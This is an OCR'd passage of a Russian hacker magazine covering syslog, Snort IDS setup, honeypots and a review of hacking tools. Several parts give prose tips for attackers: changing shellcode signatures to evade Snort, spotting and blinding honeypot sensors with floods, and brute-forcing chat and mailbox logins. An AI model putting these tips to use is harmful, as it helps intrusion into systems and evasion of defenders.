Конфигурационный файл syslogd

логично предположить, что тебя пытались поломать (и ты видишь shell-код).

Кроме того, при логировании сетевых служб следует искать некорректные входы в систему, попытки подбора пароля.

Здесь самое главное - опыт адмика. Чутье ищейки и знание того, что же ты должен увидеть, понимание, как тот или иной механизм должен работать. Я подчеркиваю, это важно как при конфигурации системы протоколирования, так и при анализе результатов ее работы.

Логи должны храниться в течение некоторого разумного времени (к примеру, в течение недели). В особенных случаях можно писать логи на CD и хранить их столько, сколько нужно. Для этих целей есть фича logrotate. Идея такова: прописать в /etc/logrotate.conf, как и что хранить (пересылать ли на e-mail, копировать, сжимать, обрезать размер до нуля - см. man logrotate), а затем через cron раз в какой-то период запускать этого хозяйство. Важно то, что ты сам можешь настроить механизм замены логов так, как это нужно. К примеру, все отладочные сообщения просто и без затей уничтожать, доступ к HTTP - хранить и т.д.

На этом все! Если возникли вопросы, то читай маны, рой сеть и только потом пиши мне :).


Для программного доступа к буферу ядра есть функция klogctl, которая очень похожа на syslog().

Демон syslog работает на порту 514/UDP (сокет /dev/log), но можно перенаправить его и на иной порт через фаервол.

Хранилище логов должно принадлежать root'у.

УЧИМСЯ ПИСАТЬ ЛОГИ

Сначала добавляем к сорцу хидер <syslog.h>.
Открываем подсистему логов из приложения с помощью функции openlog, прототип которой можно найти в хидере.
На этом этапе можно писать лог с помощью функции syslog(уровень_серьезности, сообщение) или vsyslog(), которая работает с форматированным выводом, как и printf.
В конце закрываем подсистему: closelog().



Сообщение системы

the_Shadow (theshadow@sources.ru)

IDS/SNORT

СИСТЕМЫ ОБНАРУЖЕНИЯ АТАК

Крайне важным помощником в админовском деле является IDS, или по-русски система обнаружения атак. С ее помощью админы всего мира уже предотвратили огромное число взломов. Пора и тебе включить ее в постоянный рацион :).

ТЕОРИЯ

При анализе атак, причем как на реальные, работающие системы, так и на различные OpenHack\honeypot\honeynet (о которых ты сможешь прочесть в этом номере), были выявлены общие признаки, демаскирующие взломщика. И основываясь именно на этих признаках, умные девелоперы создали первую IDS.

Системы обнаружения вторжений в "чистом виде" бывают двух типов:

- HIDS (host based intrusion detection system) - анализ того, что творится на хосте. Системы tripware, анализаторы log'ов.

- NIDS (network based intrusion detection system) - анализ сетевого трафика. Это куда интереснее, но и сложнее. Дело в том, что такая система работает как снифер, перехватывая и анализируя весь собранный трафик. По идее, NIDS должен уметь обнаруживать атаки как по сигнатурам, встречающимся в перехваченных пакетах, так и по хитрому анализу протоколов. Отличным примером такой системы является SNORT, о котором и пойдет дальше речь. Снорт седлает сетевые интерфейсы и осуществляет наблюдение за трафиком. Если вдруг что-то ему кажется подозрительным, то он громко "визжит" в логи. Идея несложная, правда?

SNORT - одна из самых первых и наиболее удачных реализаций системы IDS.

УСТАНОВКА СВИНЬИ

Для начала надо понять, где же предпочтительнее всего ставить поросячью IDS. Так как наша задача - герметизировать сеть или подсети, то в достаточной мере очевидным будет то, что основное место для установки SNORT'а - роутеры.

Но помни: вторжение может осуществляться как извне, так и изнутри сети. Да, и свои "внутресетевые", пардон, дятлы могут "помочь".

Скачивай Снорта с его официальной паги: www.snort.org/downloads/snort-stable.tgz, растаривай в каталог, а в нем набирай:

```
./configure; make; su; make install
```

Затем создавай директорию для поросячьих логов:

```
mkdir /var/log/snort.
```

Теперь Снорт должен быть готов к настройке.

Конфигурировать нужно файлик /etc/snort.conf. Конкретно ты должен сделать следующее:

1. Опиши свою сеть - адреса, используемые протоколы (порты) и т.п. Тем самым ты укажешь, за чем надо присматривать. Чем полнее пропишешь, тем лучше.
2. Укажи, где и какие брать сигнатуры. В стандартной поставке хряка должны быть файлы типа *.rules. Тебе надо указать только те правила, которые реально необходимы твоей системе (какие сервисы в сети крутятся, такие *.rules и отбирай). По этим сигнатурам будет анализироваться трафик. Все это чем-то напоминает работу антивируса, только для TCP/IP. Кстати, когда разберешься, как работает эта IDS, то и сам сможешь создавать рулесы.
3. Опиши правила, на основании которых анализировать трафик, то есть какие атаки, с какого интерфейса возможны и что делать. Тут также все зависит от сервисов и их настроек.

Настроив, имеем полное право запустить SNORT:

```
snort -D -c snort.conf
```

Рулесы Снорта


Конфигурационный файл

SNORT

SNORT - одна из самых первых и наиболее удачных реализаций системы IDS, работающая на основе анализа трафика. Я называю эту систему обнаружения атак "грязным свинтусом", так как на первом сайте, посвященном Снорту (еще до версии 1.0), на титульной странице, была вывешена фотография матерого хряка, упершегося рылом прямо в объектив фотографа. С тех пор система значительно повзрослела, сайт перенесли из домена .au в домен .org, а тельце старины Снорта отправили живым весом на колбасу, но имя его и образ живут. На логотипе по-прежнему присутствует довольная рожа (или рыло?) мультяшного хряка.

АЛЬТЕРНАТИВА ЕСТЬ ВСЕГДА!

■ Не одинок наш Снорти в этом мире. Полезно посмотреть:
- libnids - библиотека для создания такого рода систем (libnids.sourceforge.net). Собственно, я сам при необходимости именно ей и пользуюсь. Всегда приятно несколько обескуражить скриптодятла.
- iplog - анализ протокола на предмет атак.
- courtney - старушка Кортни, которая является простеньким перловым скриптом для обнаружения факта сканирования. Безнадежная пенсионерка.



Родной web-сайт Хрюшки

УЯЗВИМОСТЬ

■ Но рано радоваться. Увы, старина Снорт уязвим. У взломщика есть возможность (и еще какая!) заставить Снорт никак не реагировать на твои действия. Если есть правила, то их не стоит нарушать, их следует обойти. Свинка-то у нас глупенькая, и даже если она поймает в свои лапки shell-код, но сигнатура его окажется ей неизвестна, то будет молчать себе свинка в тряпочку.

Придется разбираться с *.rules. Есть некое свинское правило, hellcode.rules зовется. Ты только посмотри на него: в нем практически все мыслимые и несколько немыслимых shell-кодов. Ох-ох-ох, что ж я маленьким не сдох... ;)

Но как ни странно, не зря не сдох. Обойти это правило очень просто. Дело в том, что SNORT - это не антивирус, и он не обладает эмулятором кода, который сможет распознать shell-код не по сигнатуре, а по алгоритму (даешь эвристический IDS :)! - прим. AvaLANche'a). Следовательно, тебе надо несколько видоизменить сигнатуру shell-кода. Это можно сделать, просто переписав shell-код до неузнаваемости под себя. Самый простой способ - изменить (но без потери функциональности!) порядок следования команд или понатыкать NOP'ов (опкод - 90), создав "промежутки" в shell-коде. Конечно, при этом вырастет размер кода, но зато его сигнатура обманет Снорта. Как еще можно поменять сигнатуру?

❶. Менять одни команды на другие. Тут тебе надо очень хорошо ориентироваться в асме и инструкциях целевого процессора. По сути дела, нужно написать свой shell-код, "неизученный" Снортом.

❷. Вариант попроще - поменять вызов шелла. Строка /bin/sh приводит к поросячьей активности Снорта и, позже, адмика, а строка %2Fbin%2Fsh - нет. Вот только не всегда это возможно. Хорошо этот способ работает, как правило, на web-сервисах.

❸. Более сложный вариант - применение вирусных технологий (правда, вирусами тут и не пахнет). Никто не забыл о шифрации/дешифрации исполняемого кода? Можно написать (и многие пишут) shell-код, который будет в зашифрованном виде передаваться жертве, а при запуске расшифровываться "на лету". Меняя алгоритм шифрования или ключ, можно будет получать все новые и новые сигнатуры, неизвестные ранее этой IDS. Естественно, в сигнатуре будет светиться коротенький расшифровщик, но его видоизменить до неузнаваемости не составляет труда (подробнее о написании shell-кодов читай в августовском Спеце #08.04(45)).

Таким образом, грамотный взломщик помнит о SNORT'е и готовит эксплоиты собственоручно. Как в армии, где есть правило: оружие, обмундирование и снаряжение каждый готовит себе САМ!


Снорт в активном режиме


IDS выплевывет статистику

МНЕНИЕ ЭКСПЕРТА

■ Антон Карпов, специалист по сетевой безопасности, системный администратор:

«Часто говорят: если ты отражаешь атаку - ты уже проиграл. Доля правды в этих словах есть. Любые атаки желательно выявлять еще на стадии их зарождения, нежели разбираться с их результатом. К счастью, *nix-системы имеют для этого все средства. Развитая система протоколирования событий и своевременное наблюдения за аномалиями в системном журнале, а также использование сетевых средств обнаружения вторжений, конечно, помогут, но все что они позволяют - это отработать по факту того, что атака уже идет. Вот почему популярны не только системы обнаружения, но также и системы предотвращения вторжений. Простейший пример превентивной меры - соединение IDS с пакетным фильтром и подача команды на блокирование атакующего адреса.»

Снорт сеглает сетевые интерфейсы и осуществляет наблюдение за трафиком.

Основное место для установки Снорта – роутеры.

Снорта можно легко обойти, видоизменив по максимуму сигнатуру shell-кода.

Крис Касперски aka мыщъх

ХАКЕРЫ ЛЮБЯТ МЕД

РАЗБИРАЕМСЯ В РАБОТЕ HONEYPOT

В последнее время создаются все более и более изощренные системы борьбы с хакерами, одной из которых является honeypot - своеобразный капкан для атакующих. Сколько людей отправилось за решетку с его "помощью"! Даже в нашей традиционно лояльной к хакерам стране имеется несколько случаев условных осуждений. Единственный выход - задавить идею honeypot'ов в зародыше.

Типичный honeypot представляет собой грандиозный программно-аппаратный комплекс, состоящий из узла-приманки, сетевого сенсора и коллектора.

Выходить в сеть по коммутируемому доступу равносильно самоубийству, в особенности со своего домашнего номера.

Архитектура honeypot'ов плохо проработана и уязвима.

ГОРШОЧЕК МЕДА

Однажды некий мужчина приобрел супернавороченный сейф и повсюду хвастался им: какой он надежный и прочный. Забравшиеся к нему грабители прожгли какой-то хитрой кислотой в сейфе дыру и... не обнаружили внутри ничего! Деньги и драгоценности хранились совсем в другом месте, взломщиков посадили.

Подобная тактика широко используется и для раскрытия компьютерных атак. На видном месте сети устанавливается заведомо уязвимый сервер, надежно изолированный ото всех остальных узлов и отслеживающий попытки несанкционированного проникновения в реальном времени с передачей IP-адреса атакующего в ФСБ или подобные ему органы.


Сервер, играющий роль приманки, называется "горшок с медом" ("honeypot"), а сеть из таких серверов - honeynet.

Противостоять honeypot'ам довольно сложно. Внешне они ничем не отличаются от обычных серверов, но в действительности это хорошо замаскированный капкан. Один неверный шаг - и хакеру уже ничто не поможет. Утверждают, что опытная лиса ухитряется съесть приманку, не попав в капкан. Так чем же мы хуже?

ВНУТРИ ГОРШКА

Типичный honeypot представляет собой грандиозный программно-аппаратный комплекс, состоящих из следующих компонентов: узла-приманки, сетевого сенсора и коллектора (накопителя информации).

Приманкой может служить любой север, запущенный под управлением произвольной операционной системы и сконфигурированный на тот или иной уровень безопасности. Изолированность от остальных участков сети препятствует использованию сервера-приманки как плацдарма для атак на основные узлы, однако дает взломщику быстро понять, что он на полпути к ловушке и отсюда следует немедленно ретироваться, заметая следы. Теоретически администратор может организовать подложную локальную сеть, практически же это оказывается неподъемно дорогостоящим решением, и приходится искать компромисс: либо ослабленная изоляция, ограждающая только критически важные узлы, либо эмулятор локальной сети, запущенный на одном компьютере. Чаще всего узлов с приманкой бывает несколько. Одни из них содержат давно известные дыры и рассчитаны на начинающих хакеров, только-только осваивающих командую строку и читающих книги десятилетней давности. Другие - защищены по самые помидоры и ориентированы на выявление еще неизвестных атак, совершающихся опытными взломщиками. Поэтому, даже обнаружив новую дыру, не спеши ломиться на первый же попавшийся сервер. Ведь, если атака завершится неудачно, информация об уязвимости попадет в загребущие лапы специалистов по информационной безопасности, а ты можешь оказаться на скамье подсудимых или (что еще хуже) больничной койке, считая перебитые ребра. Кстати говоря, очень многие узлы-приманки построены на ОС с настройками по умолчанию. И в этом есть




Работаем с tcpdump

МНЕНИЕ ЭКСПЕРТА

Никита Кислицин, редактор рубрики "Взлом" журнала "Хакер":

"Не стоит думать, что honeypot и honeynet - это что-то экзотичное, чрезвычайно редкое и малоэффективное. Это не так. Могу совершенно определенно сказать, что в ряде сетей популярных российских сетевых проектов действуют развернутые сети honeypot, которые вылавливают тысячи скрипткидисов в месяц. Хотя иногда попадаются и действительно ценные рыбки - взломщики с приватными сплоитами, которые пытаются повалить какой-то сетевой демон доселе неизвестным shell-кодом. Это является первоочередной задачей подобных систем. Именно поэтому сетевому взломщику чрезвычайно важно уметь идентифицировать и определять honeypot-системы, чтобы не пропалить собственные секреты".



Блок-схема простейшего honeypot'а

свой резон. Дыры стандартных конфигураций хорошо известны, что обеспечивает максимальный приток атакующих.

Сетевой сенсор чаще всего реализуется на базе UNIX-подобной ОС, а для мониторинга информации используется утилита tcpdump или ее аналоги. В зависимости от конфигурации сети сенсор может как находиться на одном из узлов данного сегмента локальной сети, так и являться маршрутизатором, расположенным перед приманкой. Иногда сетевой сенсор совмещается непосредственно с самой приманкой. Это существенно упрощает и удешевляет систему honeypot'а, однако ослабляет ее иммунитет (захватив управление приманкой, атакующий быстро обнаружит сенсор и сделает ему харакири). Размещение сенсора внутри широковещательного сегмента обеспечивает ему наибольшую скрытость. Сетевой интерфейс сенсора может и не иметь собственного IP-адреса, прослушивая трафик в Stealth-режиме, что достигается путем физического обрезания передающего провода на сетевой карте (см. статью о снифферах в этом номере). Маршрутизатор в этом смысле намного более заметен, однако определить, работает ли на нем сетевой сенсор или нет, в общем случае невозможно.

Дампы tcpdump'а обрабатываются различными анализаторами (например, IDS), во-первых, распознающими сам факт атаки, а, во-вторых, определяющими IP-адрес нарушителя. Накапливаемая информация оседает в коллекторе, сердцем которого является база данных. Это самое уязвимое место honeypot'а. Необходимо заранее выбрать четкие критерии, позволяющие однозначно определить, какие действия являются нормальными, а какие - нет. В противном случае администратор будет либо постоянно дергаться, вздрагивая от каждого сканирования портов, либо пропустит слегка видоизмененный вариант известной атаки. Есть и другая проблема. Если приманка не имеет никакого другого трафика, кроме хакерского (что легко определить по характеру изменения поля ID в заголовках IP-пакетов, подробнее о котором рассказывается в статье о брандмауэрах), то атакующий немедленно распознает ловушку и не станет ее атаковать. Если же приманка обслуживает пользователей внешней сети, непосредственный анализ дампа трафика становится невозможным и хакеру ничего не стоит затеряться на фоне легальных запросов. Достаточно эффективной приманкой являются базы данных с номерами кредитных карт или другой конфиденциальной информацией (естественно, подложной). Всякая попытка обращения к такому файлу, равно как и использование похищенной информации на практике, недвусмысленно свидетельствует о взломе. Существуют и другие способы поимки нарушителей, но все они так или иначе сводятся к жестким шаблонам, а значит, в принципе, не способны распознать хакеров с нетривиальным мышлением.

Короче говоря, опытный взломщик может обойти honeypot'ы. Попробуем разобраться как.

СРЫВАЯ ВУАЛЬ ТЬМЫ

Прежде чем бросаться в бой, взломщику необходимо тщательно изучить своего противника: реконструировать топологию сети, определить места наибольшего скопления противодействующих сил и, естественно, попытаться выявить все honeypot'ы. Основным оружием хакера на этой стадии атаки будет сканер портов, работающий через "немой" узел и потому надежно скрывающий IP-адрес атакующего.

Явно уязвимые сервера лучше сразу отбросить - с высокой степенью вероятности среди них присутствуют honeypot'ы, дотрагиваться до которых небезопасно. Исключение составляют публичные сервера компаний, расположенные в DMZ-зоне - совмещать их honeypot'ом никому не придет в голову, правда, на них вполне может работать IDS.

Безопаснее всего атаковать рабочие станции корпоративной сети, расположенные за брандмауэром (если такой действительно есть). Вероятность нарваться на honeypot минимальна. К несчастью для атакующего, рабочие станции содержат намного меньше дыр, чем серверные приложения, а потому атаковать здесь особенно и нечего.

ОТВЛЕКАЮЩИЕ МАНЕВРЫ

Выбрав жертву, следует не сразу приступать к атаке. Вначале стоит убедиться, что основные признаки honeypot'а отсутствуют: узел обслуживает внешний трафик, имеет конфигурацию, отличную от конфигурации по умолчанию, легально используется остальными участниками сети и т.д. Теперь для нагнетания психологического напряжения нужно интенсивно сканировать порты, засылая на некоторые из них различные бессмысленные, но внешне угрожающие строки, имитируя атаку на переполнение буфера. Тогда администратору будет не так-то просто разобраться, имело ли место реальное переполнение буфера или нет, и если имело, то каким именно запросом осуществлялось.

Естественно, артобстрел необходимо вести через защищенный канал.

АТАКА НА HONEYPOT

Будучи по своей природе обычным узлом сети, honeypot подвержен различным DoS-атакам. Наиболее уязвим сетевой сенсор, обязанный прослушивать весь проходящий трафик. Если удастся вывести его из игры, факт вторжения в систему на некоторое время останется незамеченным. Естественно, атакуемый узел должен остаться живым, иначе некого атаковать. Будем исходить из того, что сенсор принимает все пакеты. Тогда, послав пакет на несуществующий или любой ненужный узел, мы завалим противника.

Как вариант, можно наводнить сеть SYN-пакетами или вызвать ECHO-death (шторм ICMP-пакетов, направленный на жертву с нескольких десятков мощных серверов, что достигается спуфингом IP-адресов).

Саму же атаку лучше всего осуществлять поверх протоколов, устойчивых к перехвату трафика и поддерживающих прозрачное шифрование, ослепляющее сетевой сенсор. Чаще всего для этой цели используется SSH (Secure Shell), однако он ограничивает выбор атакующего только явно поддерживающими его узлами, что сводит на нет весь выигрыш от шифрования.

ЗАКЛЮЧЕНИЕ

Сила honeypot'ов - в их новизне и неизученности. У хакеров пока нет адекватных методик противостояния, но не стоит думать, что такая расстановка сил сохранится и в дальнейшем. Архитектура honeypot'ов плохо проработана и уязвима. Уже сегодня опытному взломщику ничего не стоит обойти их, завтра же это будет уметь каждый подросток, установивший *nix и, презрев мышь, взявшийся за клавиатуру.

Content:


Vint (vint@vpost.ru)

БОЕВОЙ СОФТ

ОБЗОР ХАКЕРСКОГО СОФТА ДЛЯ *NIX

Существует огромное количество различного хакерского софта для никсов. Это и переборщики паролей, и сканеры портов, и снифферы, и руткиты, и, и, и... Как выбрать наиболее подходящий? Читай этот обзор!

KNOCKERS (WWW.KNOCKER.SOURCEFORGE.NET)



Просто сканер портов

Плюсы. Очень простой, но чрезвычайно функциональный сканер портов. Размер дистрибутива - всего 72 килобайта. Собирается на любой UNIX-like-машине с помощью трех стандартных команд. Вся работа происходит из консоли. Скорость работы просто феноменальная. Много режимов сканирования: сканирование одного порта, группы портов, всех возможных портов. Показывает не только номер открытого порта, но и сервис, скрытый за ним. Очень удобно использовать именно этот сканер при анализе с удаленной машины: встроена опция, позволяющая отправлять весь вывод в отдельный файл.

Минусы. Давно не обновлялся. Нет возможности изучать сразу несколько машин или всю сеть. Нельзя сканировать UDP-порты. Используется сканирование "в лоб", то есть твои исследования могут быть легко обнаружены бдительным админом.

Вердикт. Софтина определенно заслуживает твоего внимания. Это маленькая, но незаменимая утилита в арсенале хакера. Со сканированием TCP-портов удаленного хоста она справляется хорошо.

WEB PASSWORD CHECKER (WPC) V 0.1 (WWW.DOWNLOADS.SECURITYFOCUS.COM/TOOLS/WPC-0_1B.TAR.GZ)




Утилита, предназначенная для перебора паролей web-страниц. Пригодится тебе, когда нужно подобрать связку логин-пароль для формы регистрации.

Плюсы. Возможна работа через прокси-сервер. Программа способна искать пароли как по словарю, так и брутфорсом. Есть возможность "растягивать", то есть делать паузы между попытками, что позволяет дольше оставаться незамеченным. WPC пытается использовать общеизвестные механизмы трансформации логина и полученный мод скармливает форме в качестве пароля; есть возможность задать уровень сложности. Примером такого запроса может служить вариант: логин - root, пароль - toor (root1 и т.д.), это одна из самых простых связок, выдаваемых программой.

Минусы. Непродуман брутфорс-механизм - нет возможности ограничить используемые символы пароля, что резко сократило бы время поиска. Не поддерживается SSL, а, значит, атака на многие сервисы невозможна (тот же Webmin).

Вердикт. Сразу видно, что программа имеет очень широкий диапазон применения. Удобно использовать эту софтину для взлома чатов, почтовых ящиков. Но подобрать пароли на защищенных страницах невозможно.

ETTERCAP (WWW.ETTERCAP.SOURCEFORGE.NET)


Ettercap


Плюсы. Твоему вниманию предлагается свободно распространяемый снифер с кучей возможностей. Разработанный механизм плагинов делает этот инструмент очень гибким и расширяемым. Так, если в базовой конфигурации мы имеем только «нюхача», то дополнительные модули позволяют проге выполнять функции поисковика другого Ettercap'а (вдруг администратор-параноик и сам снифает локаль в поисках хакеров!) и т.д. Просмотреть все подключенные плагины можно, отдав команду "ettercap -p list". Кроме того, снифер привлекателен своим гра-

фическим интерфейсом (UNIX начал активно использовать красивые фейсы). Отображая все компьютеры, найденные в сети, программа предлагает тебе выбрать необходимые для изучения хосты и действия на них. Если где-то тормозишь - снифер имеет обработчик кнопочки "F1". Дополнительно Ettercap может определять удаленную систему, используя отпечатки из базы nmap.

Минусы. Возможна работа только с eth, а PPP и lo не поддерживаются. Хотя практического интереса в этих двух интерфейсах нет, но кто сказал, что мы не хотим тренироваться на своей машине?

Вердикт. Программа определенно достойна твоего внимания. Попробовать, изучить, сохранить в локальном арсенале – вот путь данной софтины.

ETHEREAL (WWW.ETHEREAL.COM)



Ethereal


Эта утилита по функциональности похожа на Ettercap, но имеет некоторые необходимые фичи.

Плюсы. Основным отличием Ethereal является gtk-base-интерфейс. Еще софтина поддерживает не только eth-интерфейсы, но и lo с PPP. Если говорить о функциональности, то и тут сканер на высоте: имеется не только очень простая и мощная система фильтров, которая заметно облегчает процесс сбора информации, но и способность объединения отдельных пакетов в документы (html-странички, электронные письма). Кстати, крайне полезная штука: автоматически собранные странички сейвятся на локальном диске, и, поставив на ночь снифер, ты сможешь просмотреть утром, где же были твои соседи. С этого момента все порноресурсы интернета станут для тебя бесплатными ;-).

Минусы. Пока не реализовано соединения пакетов ICQ-протокола, но это можно объяснить особенностью транспортировки сообщения.

Вердикт. Советую скачать этот снифер, сравнить его с конкурентом и выбрать, что тебе понравится больше. Программа очень мощная, особенно если изучить руководство и man.

SCANSSH V2.0 (WWW.MONKEY.ORG/~PROVOS/SCANSSH/)



Scanssh

Софтина сканит локальную сеть в поисках запущенных демонов SSH и определяет версию сервера.

Плюсы. Маленькая утилитка делает огромную работу по упрощению изучения сетей. Таким образом, с помощью этого приложения в течение нескольких минут можно просмотреть всю локалку и получить IP хостов, на которых запущенны сервисы SSH. Но самое главное назначение – это определение версии демона. После такого анализа, рассматривая логи, можно легко найти жертву для взлома.

Минусы. Обновляется недостаточно часто, и, как результат, не все сервера определяются корректно.


Вердикт. Софтина должна сопровождать хакера в его нелегком пути. Очень часто определяющую роль в успешности взлома играет скорость опознавания важных сервисов, а эта программа и www.bugtraq.org сделают это максимально быстро.

NESSUS V 2.1.1 (WWW.NESSUS.ORG)

Считается одной из самых лучших программ для анализа удаленных систем.

Плюсы. Модульность, постоянное обновление, доступность исходных кодов, простота использования, малое количество


Nessus


Склад утилиток

ложных срабатываний делают Nessus лучшим помощником как администратора, так и хакера. Вот интереснейшая цитата по этому приложению: « Продукт Nessus получил сертификат Гостехкомиссии при Президенте РФ на соответствие представленной версии продукта заявленным техническим характеристикам». Хорошо развитая система Plug-in позволяет назвать этот комплекс однозначным лидером среди сканеров безопасности для UNIX-like-систем. Один из лучших сканеров не только по юзабельности, но и по интерфейсу. Программа имеет красивый и простой фейс, в лучших традициях gtk-base-программ. Разработчики не забывают и поддерживают свое детище: практически сразу после сообщения о новой уязвимости Nessus уже может определять ее. Поэтому иногда именно эта программа используется вместо nmap для изучения атакуемого хоста.

Минусы. Программа для локального использования, то есть использовать в походных боевых условиях ее вряд ли удастся из-за размера и необходимых библиотек-зависимостей.

Вердикт. Must have. Достаточно один раз поставить и изучить это приложение, после чего ты поймешь, почему практически все админы считают программу лучшей в своем классе.


SECURITY ADMINISTRATOR'S INTEGRATED NETWORK TOOL V5.5 (WWW.SAINTCORPORATION.COM)

Коммерческий сканер безопасности для UNIX-like-платформ. К сожалению, не бесплатен, но это компенсируется тем, что использовать его не для коммерческих целей можно вполне свободно.

Плюсы. Программа основана на легендарном SATAN'е (он же SANTA ;-)), но в отличии от своего прародителя постоянно обновляется и совершенствуется. Основными плюсами можно считать сканирование через фаерволы, возможность обновления баз уязвимостей через интернет, высокая скорость работы. Все взаимодействие с программой осуществляется через web-интерфейс. То есть для работы SAINT просто необходимо на машине иметь браузер, можно даже текстовой. Кроме этого, для генерации выводов необходим Perl, так как он служит основным языком создания динамических страниц в данном ПО. В целом, тесты этой софтины показали очень даже интересные результаты: при исследовании машин иногда находят такие уязвимости и сервисы, о которых многие аналогичные программы молчат. А если включить смекалку и посмотреть в каталог с установленным SAINT, то можно заметить папочку bin, где лежат запускные файла анализатора. Их можно оттуда позаимствовать и использовать как маленькие и автономные утилиты хакера ;-) (правда, это уже другая история, но намек понял?).

Минусы. Эту программу также сложно назвать походным инструментом хакера - размер около 2,5 мегабайт, да и браузер, интерпретатор Perl для работы... Платная, что сужает область использования ПО, ведь не будешь же ты на каждый сканируемый хост заказывать свой ключ!

Вердикт. Неплохо бы иметь. Хоть и платный, но есть и свободно доступные реализации. Работа с программой очень удобная и эффективная, правда, только на стационарной машине, где все настроено и отточено. Кроме этого, есть целый склад мини-утилит, которые просто грех не применить в жизни отдельно от всего комплекса.


SAINT. Начинаем работать

NMAP 3.55 (WWW.INSECURE.ORG)


Nmap. К бою!

Вот добрались и до суперпопулярного анализатора сетей. Пожалуй, это самый популярный сканер-уневерсал как среди юниксоидов, так и среди виндузятников.

Плюсы. Самый главный плюс - превосходный поисковик открытых портов с огромным количеством опций для настройки. Вот далеко не полный список возможностей: сканирование диапазонов IP-адресов, целых подсетей, стелс-сканирование портов. Сканирование портов с установкой адреса возврата, то есть происходит корректировка заголовка IP-пакета, что очень удобно при наличии 2 сетевых карт на машине. Стелс-сканирование и простой механизм TCP-подключений, первый способ доступен только пользователю root, что легко можно объяснить с точки зрения IT-безопасности. Программа позволяет также эффективно изучать удаленный хост и по UDP-протоколу. Если говорить о сканировании подсетей, то есть возможность провести простой ping-scan и таким образом найти включенные машины. Как и у младших собратьев, у данной софтины имеется возможность сканирования произвольного диапазона портов, вывод подробных данных в свой лог-файл. Сканер дополнен хорошим механизмом определения удаленной операционной системы. Очень сильные способы определения серверов, висящих на определенных портах хоста. Программа ищет демона на порту и узнает его версию с точностью до третьего знака (например, OpenSSH 3.6.1), что просто не может не радовать скриптикидисов. За счет встроенного fingerprinting'а nmap превращается в мощный комплекс анализа хостов в сети. С каждой новой 